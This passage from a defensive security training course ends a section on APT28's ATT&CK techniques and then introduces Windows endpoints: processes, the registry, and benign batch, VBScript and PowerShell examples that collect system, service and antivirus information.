WebSocket headers to communicate with APT28's infrastructure. A system administrator may easily ~~overlook egress WebSocket traff~~ic as they focus on more prevalent network communications. The use of WebSocket for command-and-control fits the Web Protocol technique in the MITRE ATT&CK Framework.

[13] (MITRE, 2018), https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf

[14] (National Security Agency and Federal Bureau of Investigation, 2020), https://media.defense.gov/2020/Aug/13/2002476465/-1/1/0/CSA_DROVORUB_RUSSIAN_GRU_MALWARE_AUG_2020.PDF

[15] (FireEye, 2017), https://www.mandiant.com/resources/apt28-targets-hospitality-sector-presents-threat-travelers

[16] (MITRE, 2021): https://attack.mitre.org/techniques/T1210/

[17] (lgandx, 2013-2021), https://github.com/lgandx/Responder/

[18] (MITRE, 2021): https://attack.mitre.org/techniques/T1557/001/

Tactic	Technique	Sub-Technique
Credential Access	Network Sniffing	N/A (Responder)
Lateral Movement	Exploitation of Remote	N/A (MS17-010)
	Services	
	Remote Services	Remote Desktop Protocol
		SMB/Windows Admin Shares
		Windows Remote Management
Command and Control	Application Layer Protocol	Web Protocols

Table 9 - APT28 Mitre ATT&CK

The variety of tools, techniques, and procedures used by professional adversaries may seem overwhelming. However, remember that APTs consistently employ new procedures to accomplish previously-leveraged tactics and techniques. This helps defense professionals adjust our incident response plans accordingly while reviewing new opportunities to enhance defenses.

One final note of interest is that, on June 22, 2021, the MITRE Corporation announced a partnership with the United States National Security Agency to develop D3FEND.[29] D3FEND is a framework designed to organize countermeasures related to offensive techniques that lead to compromise. These countermeasures can help system architects and defense professionals plan protective measures before and after a network goes online. Eventually, these countermeasures will likely be used in this industry as often as the MITRE ATT&CK Framework to enhance their defense-in-depth posture.

3.4 Wrapping Up

In this topic, we examined the common structure of an enterprise network. As defenders, we need to cultivate a deep understanding of the physical network boundaries and the network's logical structure so we can understand and follow the pathways an attacker may exploit. We also introduced both the Lockheed-Martin Kill-Chain and the MITRE ATT&CK Framework. Using these frameworks, we explored the theories and practices with which attackers compromise networks by observing real-world APT attacks.

[29] (MITRE, 2021): https://d3fend.mitre.org

4 Windows Endpoint Introduction

In this Topic, we will cover the following Learning Units:

- Windows Processes
- Windows Registry
- Command Prompt, VBScript, and PowerShell
- Programming on Windows
- Windows Event Log
- Empowering the Logs

Each learner moves at their own pace, but this Topic should take approximately 8 hours to complete.

Given the size of Microsoft Windows' commercial market share, it is not surprising that its architecture and security posture are consistently scrutinized by information security professionals. This operating system design has drastically evolved over the last two decades. And while there has been a recently-renewed focus on security improvements, Windows operating systems still include a number of attack surfaces that can be leveraged for intrusion attempts, and various tools we can use for detection.

In this topic, we will explore the functions and design of Microsoft Windows as an endpoint, ignoring the network aspect. To understand how actors use malicious software to attack these endpoints, we will discuss how Windows is designed and how it identifies activity often related to malicious behavior. We'll also discuss the system internals, command prompt, and programming/scripting languages as well as the default security mechanisms.

We will begin this topic with a brief discussion of Windows processes and the Windows Registry.

4.1 Windows Processes

This Learning Unit covers the following Learning Objectives:

1. Gain a basic understanding of programs running within Windows
2. Learn about Windows Services and their relationship with processes
3. Review the common states of Windows Services

This Learning Unit will take approximately 5 minutes to complete.

Windows has released more than twenty versions of its operating system for conventional computers (desktops, laptops, and servers). Examples include Windows XP, Windows 7, Windows Server 2016, and Windows 10. These versions do not include operating systems for other embedded devices such as game consoles, or smartphones. Each of these operating systems manages resources for running *processes*.

A process is an instance of a computer program that is running in system memory, used by both the OS and applications. Some applications are discrete and require only one process, such as Windows Notepad,[19] while other applications may use several processes at once, such as the Google Chrome web browser with multiple opened tabs.[20]

The OS also uses processes, but in this context, they are referred to as services. *Windows Services*[21] are processes run with minimal user interaction, often launched during boot. Services are monitored for their

[19] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Windows_Notepad

[20] (Google, 2021), https://www.google.com/chrome/

[21] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Windows_service

Status as well as their *Startup Type*. A service can have a status, such as *Running* or *Stopped*, and the Startup Type indicates when the service is to be started. Common Startup Types include, but are not limited to:

- Manual - to be run by the user.
- Automatic - to be executed at boot time.
- Disabled - to not execute, even when requested by the system or user.

From the command prompt or Start Menu, we can run **`services.msc`** to list all services, their status, and their startup type. We can also use this tool to change a service's configuration. We'll walk through this in a later topic.

Now that we've discussed Windows services, let's move on to the Windows Registry.

4.2 Windows Registry

This Learning Unit covers the following Learning Objectives:

1. Review the configuration structure of the Windows Registry
2. Learn about the key-value pair relationship within the Windows Registry
3. Understand the value types and formats for Windows Registry keys This Learning Unit

   will take approximately 5 minutes to complete.

Windows maintains service and application configurations in the *Windows Registry*.[22]

The Windows Registry is a hierarchical database that stores critical information for the operating system and for applications that choose to use it. The registry stores settings, options, and other miscellaneous information in a hierarchical tree structure of *hives*,[23] *keys*, and *values*.[24]

Keys are the defining data structure for the registry. A key can contain single values related to a necessary configuration or additional keys possibly containing more values or keys. The values are comprised of three fields: *name*, *type*, and *data*. The name is a meaningful description of the value, such as *Load_On_Startup*, which indicates that an application is to be started when the system boots. The type represents the format of the value such as *REG_SZ* for a string or *REG_DWORD* for an unsigned integer. The data is the actual value conforming to the type.

We'll discuss more about Windows processes and the registry in later topics. Next, we'll discuss various methods of interacting with the operating system.

4.3 Command Prompt, VBScript, and Powershell

This Learning Unit covers the following Learning Objectives:

1. Review the non-graphical means of interacting with Windows

---

[22] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Windows_Registry

[23] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-hives

[24] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry

2. Build batch scripts to run local commands from the command prompt
3. Write a Visual Basic Script for collecting operating system information
4. Build custom PowerShell functions

This Learning Unit will take approximately 2 hours and 10 minutes to complete.

As the capability of Windows machines grew beyond simple word processing and internet surfing, Microsoft included additional tools for advanced users and administrators. This led to the development of advanced command-line interface tools.

In this Learning Unit, we'll discuss some of these advanced automation tools and outline the evolution of the Windows command-line interface (CLI).

4.3.1 Command Prompt

The Windows *command prompt*[25] is the most commonly-used command-line interface for the operating system. It is also known as cmd.exe, which is the name of the executable.

The predecessor to cmd.exe was COMMAND.COM, which used the same command syntax.

We can use the Windows command prompt to perform basic operating system functions such as running programs or editing file contents.

Systems administrators and users can automate command-line tasks with *batch files*,[26] which store a series of commands and, when executed, will run them in sequence.

For example, we could run a series of individual command-line commands to retrieve system information and extract one unique data item from the output of a single command.

This could be tedious, especially if we wanted to run this on more than one system. However, we could run these in a batch file.

Consider user_hostname.bat below, which contains a sequence of commands. The .bat file extension indicates to the operating system that the contents of the text file are a sequence of commands.

```
@ECHO OFF
TITLE Example Batch File
ECHO This batchfile will show Windows 10 Operating System information
systeminfo | findstr /C:"Host Name" systeminfo | findstr /C:"OS Name"
systeminfo | findstr /C:"OS Version" systeminfo | findstr /C:"System Type"
systeminfo | findstr /C:"Registered Owner"
PAUSE
```

Listing 9 - Example Batch File

We could execute this single batch file at the command prompt to execute these commands.

[25] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Command-line_interface#Command_prompt

[26] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Batch_file

Let's walk through these commands. The first command, *@ECHO OFF*, prevents the individual commands from displaying in the command prompt. Next, *TITLE* changes the title of the command prompt to the text that follows. Each *ECHO* keyword writes to standard output, not unlike the Linux terminal, and the *PAUSE* keyword prompts the user to press any key to continue.

Let's run the command from the command line.

```
C:\tools\windows_endpoint_introduction>user_hostname.bat
This batchfile will show Windows 10 Operating System information
Host Name:                 CLIENT01
OS Name:                   Microsoft Windows 10 Pro for Workstations
OS Version:                10.0.19042 N/A Build 19042
BIOS Version:              VMware, Inc. VMW71.00V.16722896.B64.2008100651, 8/10/2020
System Type:               x64-based PC Registered
Owner:          offsec
Press any key to continue . . .
```

Listing 10 - Running the Example Batch File

Windows batch files are an excellent choice in terms of running system commands, but they don't manage error handling very well and they aren't modular. However, Microsoft Visual Basic Script, which we'll discuss next, is a more programmatic solution.

4.3.2 Visual Basic Script (VBScript)

In 1996, Microsoft released Visual Basic Scripting Edition (VBScript) as a robust scripting language that could leverage programming features such as functions, file I/O, and network connectivity. Like batch files, these scripts require a special file extension (.vbs), but must be run through the cscript.exe interpreter.

To demonstrate, we'll create a VBScript[27] that collects system information. This is not as clear nor as straight-forward as the previous batch file we created, but VBScript is ultimately much more capable. Given the length of our script, we'll break this example down into several components that we will combine.

We will start by setting a reference to the Windows Management Instrumentation[28] service (*WMIService*). In our VBScript, WMIService will allow us to query different components within Windows and collect configuration settings. Next, we'll create our *objWMIService* reference with the *GetObject* function. *GetObject* will reach out to a *Common Information Model* (*CIM*)[29] resource (*cimv2*) for these settings.

```
' List Operating System and Service Pack Information

strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
 & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
```

Listing 11 - Getting WMIService reference in our VBScript

Note that the first line, preceded with an apostrophe ('), is a code comment[30] and will not be interpreted.

[27] (adersoft, 2001-2021), http://vbsedit.com/scripts/os/version/scr_1047.asp

[28] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

[29] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/common-information-model

[30] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Comment_(computer_programming)

Now that we have our reference in *objWMIService*, we can begin to use it.

In the next part of our VBScript, we'll query the *Win32_OperatingSystem* class[31] using the *objWMIService* reference object. This class contains the features of the installed Windows operating system stored in other configuration files or registry keys. Microsoft Windows stores some of its operating system configuration details in a CIM, namely the *Win32_OperatingSystem* class.

```
Set colOSes = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
```

Listing 12 - Querying WMIService for all entries in Win32_OperatingSystem

With the wildcard (*) character, we are collecting every data entry from the *Win32_OperatingSystem* class and storing it in a variable named *colOSes*.

CIM is an open standard for defining and organizing information technology details in a structured model. It is similar to WMI, except that WMI is Microsoft's implementation of CIM and was developed later. Their resources are present in modern versions of Windows.

Now that we have our operating system data stored in *colOSes*, we'll use a *for each loop*[32] to print the information we collected from *Win32_OperatingSystem*. This loop will find every item in our *colOSes* variable and store them in *objOS*. For every *objOS* item found, the script will print the computer name, caption (description of the operating system), the version number of Windows, and other items relevant to the current installation.

```
For Each objOS in colOSes
  Wscript.Echo "Computer Name: " & objOS.CSName
  Wscript.Echo "Caption: " & objOS.Caption 'Name
  Wscript.Echo "Version: " & objOS.Version 'Version & build
  Wscript.Echo "Build Number: " & objOS.BuildNumber 'Build
  Wscript.Echo "Build Type: " & objOS.BuildType
  Wscript.Echo "OS Type: " & objOS.OSType
  Wscript.Echo "Other Type Description: " & objOS.OtherTypeDescription
```

```
  WScript.Echo "Service Pack: " & objOS.ServicePackMajorVersion & "." & _
objOS.ServicePackMinorVersion
Next
```

Listing 13 - For each loop to print system information

Each value will be preceded by a hardcoded string of text serving as a label. Since there is only one *objOS* found in the collection of *colOSes*, this loop will finish quickly.

Putting it all together, we have the final VBScript below, which we'll name osinfo.vbs and store in C:\tools\windows_endpoint_introduction.

[31] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/win32-operatingsystem

[32] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Foreach_loop


```
' List Operating System and Service Pack Information

strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
 & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")

Set colOSes = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
For Each objOS in colOSes
  Wscript.Echo "Computer Name: " & objOS.CSName
  Wscript.Echo "Caption: " & objOS.Caption 'Name
  Wscript.Echo "Version: " & objOS.Version 'Version & build
  Wscript.Echo "Build Number: " & objOS.BuildNumber 'Build
  Wscript.Echo "Build Type: " & objOS.BuildType
  Wscript.Echo "OS Type: " & objOS.OSType
  Wscript.Echo "Other Type Description: " & objOS.OtherTypeDescription
WScript.Echo "Service Pack: " & objOS.ServicePackMajorVersion & "." & _
objOS.ServicePackMinorVersion Next
```

Listing 14 - Operating System Information VBScript osinfo.vbs To run the script, we'll use **`cscript.exe`** followed by the script's name.

```
C:\tools\windows_endpoint_introduction>cscript osinfo.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Computer Name: CLIENT01
Caption: Microsoft Windows 10 Pro for Workstations
Version: 10.0.19042
Build Number: 19042
Build Type: Multiprocessor Free
OS Type: 18
Other Type Description:
Service Pack: 0.0
```

Listing 15 - Running osinfo.vbs to get operating system information

Similar to our batch file, our VBScript prints information about our Windows 10 client such as the computer name, the version, build number, and service pack.

While VBScript and batch files are essential for legitimate system administrative purposes, they were adopted by adversaries with more nefarious goals in mind. An attacker can trick users into running a malicious VBScript or insert it as part of a weaponized Microsoft Office document.
These tools are both often referred to in the MITRE ATT&CK Framework:

MITRE ATT&CK: Execution > Command and Scripting Interpreter > Windows Command Shell describes methods in which adversaries have used cmd.exe to run malicious executables and scripts. This includes the use of batch files that help automate additional execution or exploitation.

MITRE ATT&CK: Execution > Command and Scripting Interpreter> Visual Basic describes the manner in which adversaries insert VBScript into file attachments or other malware that runs VBScript. VBScript can also be used to obfuscate/deobfuscate payloads that endpoint protection tools are scanning for.

VBScript is a useful scripting language for various Windows maintenance tasks, but is not compatible with the .NET framework. In the next section, we'll dig into PowerShell, the latest Windows scripting language, which is compatible with .NET and allows us to run commands in an interactive prompt.

4.3.3 PowerShell

In 2006, Microsoft debuted *PowerShell*, a scripting language that could leverage the .NET Framework and was as capable as any other .NET-based compiled[33] language.

PowerShell's versatility for end users and administrators alike has allowed it to replace cmd.exe as the Window CLI of choice. The PowerShell prompt is backwards-compatible with the syntax of cmd.exe as well as the additional commands that we will discuss in greater detail below.

PowerShell scripts, like VBScript files, are plaintext files. Although we could create them with a text editor, we can use the built-in Powershell *Integrated Scripting Environment* (ISE)[34] to write, run, and monitor our code in real-time.

Before we begin writing PowerShell functions, we must discuss the *execution policy*[35] configured within PowerShell. PowerShell's execution policy is a protective measure designed to block potentially malicious scripts. Before using PowerShell, we should check which policy is configured on our system, which we'll later demonstrate.

We'll begin by opening the PowerShell ISE from the Windows PowerShell folder in the Windows Start Menu. We can also execute PowerShell ISE from the command line as **`powershell_ise.exe`**.

By default, the ISE displays an interactive PowerShell prompt in the lower window and a text editor for our code in the upper window.

Figure 11: PowerShell ISE

In this case, we begin with an empty text editor and the lower window displays a prompt from the current user's default directory.

In the lower window, let's run a *cmdlet*,[36] a command that can be run in PowerShell scripts (as an API call) or from the PowerShell command prompt.[37] Cmdlets in PowerShell can return a .NET object that can be further processed with additional cmdlets or simplified output. In this case, we'll check our execution policy with the **`Get-ExecutionPolicy`** cmdlet.

```
PS C:\Users\offsec> Get-ExecutionPolicy
Unrestricted
```

Listing 16 - Current Execution Policy of PowerShell scripts

[33] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Compiled_language

[34] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/scripting/windows-powershell/ise/introducing-the-windowspowershell-ise

[35] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies

[36] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/scripting/developer/cmdlet/cmdlet-overview

[37] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_prompts

The output of our cmdlet indicates that our policy has been set to *Unrestricted*. The PowerShell execution policy on the VM has been pre-configured for this. However, if it was set to Restricted or Undefined, running PowerShell scripts would throw an error citing the execution policy. We could avoid the issue every time by running scripts with the **`-ExecutionPolicy bypass`** arguments, but having to do so every time would be a burden. For our current setup, this will not be necessary.

Similar to our work in both the command prompt and VBScript, we're going to use PowerShell to print out system information related to our Windows 10 client. For this PowerShell demonstration, we will use two cmdlets: *Get-CimInstance*[38] and *Select-Object*.[39]

The *Get-CimInstance* cmdlet fetches a CIM[40] instance object specified by the **`-ClassName`** argument. Once we have our CIM instance, we'll send it on to our next cmdlet using the PowerShell *pipeline*.[41] The PowerShell pipeline allows us to connect output from one cmdlet to another cmdlet. The syntax for sending data through the pipeline is vertical line known as a pipe (|). The output for our *Get-CimInstance* cmdlet will be sent through the pipeline to the *SelectObject* cmdlet.

The *Select-Object* cmdlet will retrieve one or more objects. The **`-Property`** argument specifies the objects we want to retrieve. When writing PowerShell scripts, it is important to understand the data structures the cmdlets are retrieving so we can easily access the relevant information.

Putting it all together, we'll run the command. The class name of the CIM instance we need for Windows is *Win32_OperatingSystem*. The property objects we will select are very similar to what we selected for our VBScript as well as batch script.

```
PS C:\Users\offsec> Get-CimInstance -ClassName Win32_OperatingSystem | Select-
Object -
Property CSName, Caption, Version,BuildNumber, BuildType, OSType,
RegisteredUser,
OSArchitecture, ServicePackMajorVersion, ServicePackMinorVersion



CSName                   : CLIENT01
Caption                  : Microsoft Windows 10 Pro for Workstations
Version                  : 10.0.19043
BuildNumber              : 19043
BuildType                : Multiprocessor Free
OSType                   : 18
RegisteredUser           : offsec
OSArchitecture           : 64-bit
ServicePackMajorVersion  : 0
ServicePackMinorVersion  : 0
```

Listing 17 - Getting Operating System information with Get-CimInstance

This outputs a neatly-presented list of entries from *Win32_OperatingSystem*. Note that we didn't use a foreach loop[42] to parse our output; the *Select-Object* cmdlet did it for us.

[38] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/cimcmdlets/get-ciminstance

[39] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-object

[40] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/common-information-model

[41] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_pipelines

[42] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Foreach_loop

In addition to system information, let's grab a list of running services. First, we have to identify a cmdlet that can find service information in Windows. We'll use the *Get-Service*[43] cmdlet to accomplish this.

```
PS C:\Users\offsec> Get-Service

Status   Name               DisplayName
------   ----               -----------
Stopped  AarSvc_e9593       Agent Activation Runtime_e9593
Running  AdvancedSystemC... Advanced SystemCare Service 9
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service Stopped
AppIDSvc           Application Identity

Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management ...
```

Listing 18 - Getting list of all services with Get-Service

Running the cmdlet itself returned a list of all services regardless of status. Note that we also get the *Name* and *DisplayName*, which are system-specific and human-readable labels of the service respectively.

Since we are only interested in running services, we'll need to select only the services based on that status. The *Where-Object*[44] cmdlet enables us to perform matches on output passed to it in the PowerShell pipeline. *Where-Object* will evaluate every line returned from the *Get-Process* cmdlet and drop every line that doesn't match a specified condition. Our condition will be placed in curly braces and use a special pipeline variable (**$_**)[45] to reference the output from the *GetService* cmdlet. Below, we have our condition for *Where-Object* placed after *Get-Service*. Note the **-eq** argument after **$_.Status** to indicate that the output must equal "Running".

```
PS C:\Users\offsec> Get-Service | Where-Object { $_.Status -eq "Running" }
Status   Name               DisplayName
------   ----               -----------
Running  AdvancedSystemC... Advanced SystemCare Service 9
Running  Appinfo            Application Information
Running  AppXSvc            AppX Deployment Service (AppXSVC)
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Running  BFE                Base Filtering Engine ...
```

Listing 19 - Using Where-Object to get all running services retrieved from Get-Service

Our output indicates that our query logic is accurate, and the table is only showing services where the status is "Running".

We can even save our *Get-CimInstance* and *Get-Service* commands to a PowerShell script, hostinfo.ps1, and run it from the PowerShell prompt. Our script will appear no different than the commands that we ran in the PowerShell prompt. We can list them one right after the other.

[43] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-service
[44] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object
[45] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_script_blocks?#using-delay-bind-script-blocks-with-parameters


```
Get-CimInstance -ClassName Win32_OperatingSystem | Select-Object -Property CSName,
Caption, Version,BuildNumber, BuildType, OSType, RegisteredUser, OSArchitecture,
ServicePackMajorVersion, ServicePackMinorVersion
Get-Service | Where-Object { $_.Status -eq "Running" }
```

Listing 20 - Source code for hostinfo.ps1

Recall that, due to our execution policy, we are not restricted when executing scripts. To run a PowerShell script in a PowerShell prompt, we need only specify the script's name and path to it. If the script is in the current directory, we must reference the current directory with `.\` prior to the filename. This is known as *dot sourcing*.[46]

```
PS C:\tools\windows_endpoint_introduction> .\hostinfo.ps1

CSName                  : CLIENT01
Caption                 : Microsoft Windows 10 Pro for Workstations
Version                 : 10.0.19043
BuildNumber             : 19043
BuildType               : Multiprocessor Free
OSType                  : 18
RegisteredUser          : offsec
OSArchitecture          : 64-bit
ServicePackMajorVersion : 0
ServicePackMinorVersion : 0

Status      : Running
Name        : AdvancedSystemCareService9
DisplayName : Advanced SystemCare Service 9

Status      : Running
Name        : Appinfo
DisplayName : Application Information ...
```

Listing 21 - Getting Operating System information with hostinfo.ps1

Notice that the *Get-Service* output varies from the output generated from the PowerShell prompt. That is because it inherited the listing format[47] from our *Get-CimInstance* output. If we wanted to convert the formatting of our output to be more tabular, we would add *Format-Table* to the pipeline of *Get-Service*. The output from *Get-CimInstance* would remain unchanged.

In addition to formatting cmdlets, Microsoft provides full documentation of PowerShell cmdlets on their website,[48]. We can also use the *Get-Help* cmdlet. This provides usage information of any PowerShell module. Below is an example of the *Get-Help* output for the *Get-CimInstance* cmdlet.

[46] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_scripts#scriptscope-and-dot-sourcing

[47] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/scripting/samples/using-format-commands-to-change-outputview

[48] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/


```
PS C:\Users\offsec> Get-Help Get-CimInstance

NAME
    Get-CimInstance

SYNOPSIS
    Gets the CIM instances of a class from a CIM server. ...

DESCRIPTION
    The Get-CimInstance cmdlet gets the CIM instances of a class
from a CIM server. You can specify either the class name or     a
query for this cmdlet. This cmdlet returns one or more CIM
instance objects representing a snapshot of the CIM instances
present on the CIM server.
...
    Get-CimInstance [-ClassName] <System.String> [-ComputerName

    <System.String[]>] [-Filter <System.String>]
    [-KeyOnly] [-Namespace <System.String>] [-OperationTimeoutSec
    <System.UInt32>] [-Property <System.String[]>]
    [-QueryDialect <System.String>] [-Shallow] [<CommonParameters>] ...
```

Listing 22 - Running Get-Help cmdlet on Get-CimInstance

In addition to learning more about what a cmdlet does and how it works, *Get-Help*'s output shows the syntax for a cmdlet. Reviewing the syntax and expected inputs can help us decide whether a cmdlet is suited to the task we want to accomplish.

We can also leverage Powershell *functions*[49] and *aliases*.[50] A PowerShell function differs from a cmdlet in that it is not pre-compiled in .NET and is stored in a local library. Aliases in PowerShell are alternative names for cmdlets that may be easier to remember or understand. For example, *gcim* is an alias of *Get-CimInstance*. We can confirm this in the PowerShell prompt using the *GetAlias*[51] cmdlet as shown below.

```
PS C:\Users\offsec> Get-Alias gcim

CommandType     Name                                       Version    Source
-----------     ----                                       -------    ------
Alias           gcim -> Get-CimInstance
```

Listing 23 - Using Get-Alias with gcim to show the original cmdlet

The output shows a direct link between the alias and the cmdlet. For a list of all aliases, we can use the *Get-Alias* cmdlet by itself.

The built-in PowerShell functions are written as local modules using the PowerShell language itself. They are found in directories listed in the *$env:PSModulePath* variable within PowerShell. Executing it as a command in a PowerShell prompt will display all relevant PowerShell module directories.

[49] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/scripting/learn/ps101/09-functions

[50] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_aliases

[51] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-alias

If the built-in functions and cmdlets do not suit our needs, we can create our own PowerShell functions. This packaging method allows us to create a series of our own functions and store them in a module.

Now we can begin writing our own PowerShell functions and scripts. Let's begin with a custom PowerShell function for *Get-AVInfo*. Our function will use *Get-CimInstance* for a specific namespace.

```
function Get-AVInfo {
    gcim -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
}
```

Listing 24 - Custom Function Example Get-AVInfo

This function outputs all data found in the *AntiVirus* class within the *root/SecurityCenter2 namespace*.[52] A namespace in this context is a location where classes are found, serving as a reference so that classes may be reused in PowerShell as well as in VBScript.

Once the function implementation is complete, we'll save it to a file named get_avinfo.ps1 in C:\tools\windows_endpoint_introduction. We can import it into a PowerShell prompt with the *Import-Module* cmdlet, including the relative path of the PowerShell script. After this, we can call it as we would native cmdlets, functions, and aliases.

```
PS C:\Users\offsec> Import-Module
C:\tools\windows_endpoint_introduction\get_avinfo.ps1

PS C:\Users\offsec> Get-AVInfo

displayName               : Windows Defender
instanceGuid              : {D68DDC3A-831F-4fae-9E44-DA132C1ACF46}
pathToSignedProductExe    : windowsdefender://
pathToSignedReportingExe  : %ProgramFiles%\Windows Defender\MsMpeng.exe
productState              : 397568
timestamp                 : Fri, 21 May 2021 13:08:38 GMT PSComputerName
:
```

Listing 25 - Importing and Executing the Get-AVInfo function

Running our *Get-AVInfo* function executes the *Get-CimInstance* cmdlet with all the parameters we want. This spares us from having to remember the **-Namespace** and **-ClassName** arguments if we wanted the content of the *Antivirus* class.[53]

While some commands from cmd.exe still work in PowerShell, there may be analogous commands that are better for scripting purposes. For example, we can use [Security.Principal.WindowsIdentity]::GetCurrent().Name in place of whoami, or Get-NetIPConfiguration in lieu of ipconfig. In addition, we can store output subsets into variables and perform complicated function calls.

So far, we have discussed a lot of interactivity between scripting languages and programming objects like namespaces and classes. We have moved from the command prompt to the PowerShell prompt in the process. In the next section, we're going to discuss the evolution of programming and applications within Microsoft Windows.

4.4 Programming on Windows

This Learning Unit covers the following Learning Objectives:

1. Review the Component Object Model in Windows

[52] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/access-to-wmi-namespaces

[53] https://en.wikipedia.org/wiki/Microsoft_Defender
(Wikipedia, 2021),

2. Learn about the development of the .NET Framework and .NET Core This Learning

   Unit will take approximately 15 minutes to complete.

Developers use the Windows *Application Programming Interface* (API)[54] to create applications that resemble Microsoft applications. They also make it easier to port to different versions of the operating system.

Although Windows is a graphical operating system, underneath it all are various programming interfaces and mechanisms. Let's take some time to discuss the evolution and modern application of these mechanisms.

Windows command-line applications are differentiated by short (1-3 character) file extensions that dictate the format of the program. While there are many file extensions, the most recognized extensions for compiled, executable code in Windows are .exe and .dll, which designate *executable*[55] and *dynamic-link library*[56] files. Both exe and dll files are part of the *portable executable* (PE)[57] format.

When Windows-based code is compiled, it is stored in a portable executable format. However, it's important that we discuss the evolution of Windows programming with added security controls and we'll do this in the next section.

4.4.1 Component Object Model

Windows' API always used both the language and structure of the *C programming language*. The C language was ideal due to its access to low-level system resources as well as its widespread adoption among software developers at the time. However, as Windows grew in size and complexity, it became difficult to manage everything in a C-style language. To offset the complications, Microsoft released the *Component Object Model* (COM).[58]

COM provided a versatility that was compatible with numerous programming languages as a code *wrapper*.[59] Code wrappers can reduce complexity of code without sacrificing the utility of the codebase within them. Users could write C, C++, Visual Basic, and other forms of compiled code that could run in Windows. COM also made interprocess communication more streamlined for the average Windows user's productivity applications.

For example, embedded Excel spreadsheets in Word documents could be updated from Excel, and those changes would be reflected in the embedded object in the Word document. This interconnectivity of programs is a common user experience of interprocess communication.

As Windows-based computers became networked, the COM was upgraded resulting in the *Distributed Component Object Model* (DCOM). This addressed new issues between COM objects including memory

[54] (Wikipedia, 2021), https://en.wikipedia.org/wiki/API

[55] (Wikipedia, 2021), https://en.wikipedia.org/wiki/.exe

[56] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Dynamic-link_library

[57] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/debug/pe-format

[58] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Component_Object_Model

[59] https://en.wikipedia.org/wiki/Wrapper_function
(Wikipedia, 2021),

issues, and formatting issues when data is passed between objects running on two different networked machines. In simple terms, DCOM allows us to open a Word document on a network share as if it were stored on our machine. DCOM also enables us to do the same with executables stored on a file server.

As users began surfing the internet with web browsers, another COM-like framework was introduced in 1996: *ActiveX*[60]. This framework provided code wrappers for COM that would enable the execution of code to run within the browser. Rather than requiring another application in Windows to view multimedia, an ActiveX control could play a sound or view a short video. However, the operating system had mismanaged control of ActiveX objects.

ActiveX was designed to have greater execution privileges than the web browser itself, which meant that malicious code hosted on early websites could harm the user's computer. Because of this, ActiveX controls exist in most web browsers for compatibility purposes but are turned off by default. Microsoft Edge does not support ActiveX while Internet Explorer 11 does, and as of August 31 2020, support for ActiveX has ended.

The ActiveX framework evolved into .NET as well as .NET Core, which aimed to address shortcomings of ActiveX while enhancing reliability and suitability for applications in an increasingly-connected enterprise. We'll discuss this in the next section.

4.4.2 .NET and .NET Core

Microsoft began a significant development platform modernization in the early 2000s with the *.NET Framework*. .NET introduced the new programming languages *C#*[61] and *Visual Basic.NET*,[62] which provide wrappers for the Windows API as well as COM objects within the operating system. The framework also incorporated secure coding mechanisms, and can differentiate between locally-developed code and Internet-downloaded code. It can also determine whether code execution requires elevated privileges and verify if these privileges have been granted to the application.

These features are a part of the *Common Language Runtime* (CLR).[63]

The CLR is a virtual machine[64] incorporated within Windows that executes code in a different way than traditionally-compiled languages. Code in C# or Visual Basic.NET is translated into bytecode,[65] or instructions that can be understood by the CLR. The bytecode inside the CLR is inspected and compiled as needed within the virtual machine, rather than compiled all at once.

